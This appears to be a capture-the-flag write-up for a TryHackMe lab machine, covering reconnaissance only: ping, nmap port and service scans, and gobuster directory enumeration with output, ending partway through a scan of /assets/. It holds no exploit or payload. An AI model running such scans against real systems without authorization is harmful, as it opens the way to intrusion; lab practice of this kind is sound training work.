

U.A. High School (THM)

ip of the machine :- 10.10.34.117




```
sohamt@CyberCreedPC:~/Testing
> ping 10.10.34.117 -c 4
PING 10.10.34.117 (10.10.34.117) 56(84) bytes of data.
64 bytes from 10.10.34.117: icmp_seq=1 ttl=60 time=223 ms
64 bytes from 10.10.34.117: icmp_seq=2 ttl=60 time=207 ms
64 bytes from 10.10.34.117: icmp_seq=3 ttl=60 time=222 ms
64 bytes from 10.10.34.117: icmp_seq=4 ttl=60 time=207 ms

--- 10.10.34.117 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 207.184/214.916/223.257/7.596 ms
```

machine is on!!!




```
sohamt@CyberCreedPC:~/Testing
> sudo nmap -p- --min-rate=10000 10.10.34.117
[sudo] password for sohamt:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-05 19:03 IST
Warning: 10.10.34.117 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.34.117
Host is up (0.21s latency).
Not shown: 61644 closed tcp ports (reset), 3889 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 40.94 seconds
```

found some open ports!!!



```
sohamt@CyberCreedPC:~/Testing
> sudo nmap -p 22,80 -Pn -T5 -sC -A 10.10.34.117

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-05 19:04 IST
Nmap scan report for 10.10.34.117
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
losed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   25.88 ms  10.17.0.1
2   ... 4
5   152.55 ms 10.10.34.117

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.82 seconds
```


So found the versions of the services running on these ports.



```
sohamt@CyberCreedPC:~/Testing
> gobuster dir -u 10.10.34.117 -w /usr/share/dirb/wordlists/big.txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.34.117
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.10.34.117/assets/]
/server-status        (Status: 403) [Size: 277]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```


Did directory fuzzing using gobuster and found decent results.

Further will be fuzzing /assets/ directory.




```
sonamt@CyberCreedPC:~/Testing
> gobuster dir -u http://10.10.34.117/assets/ -w /usr/share/dirb/wordlists/big.txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.34.117/assets/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
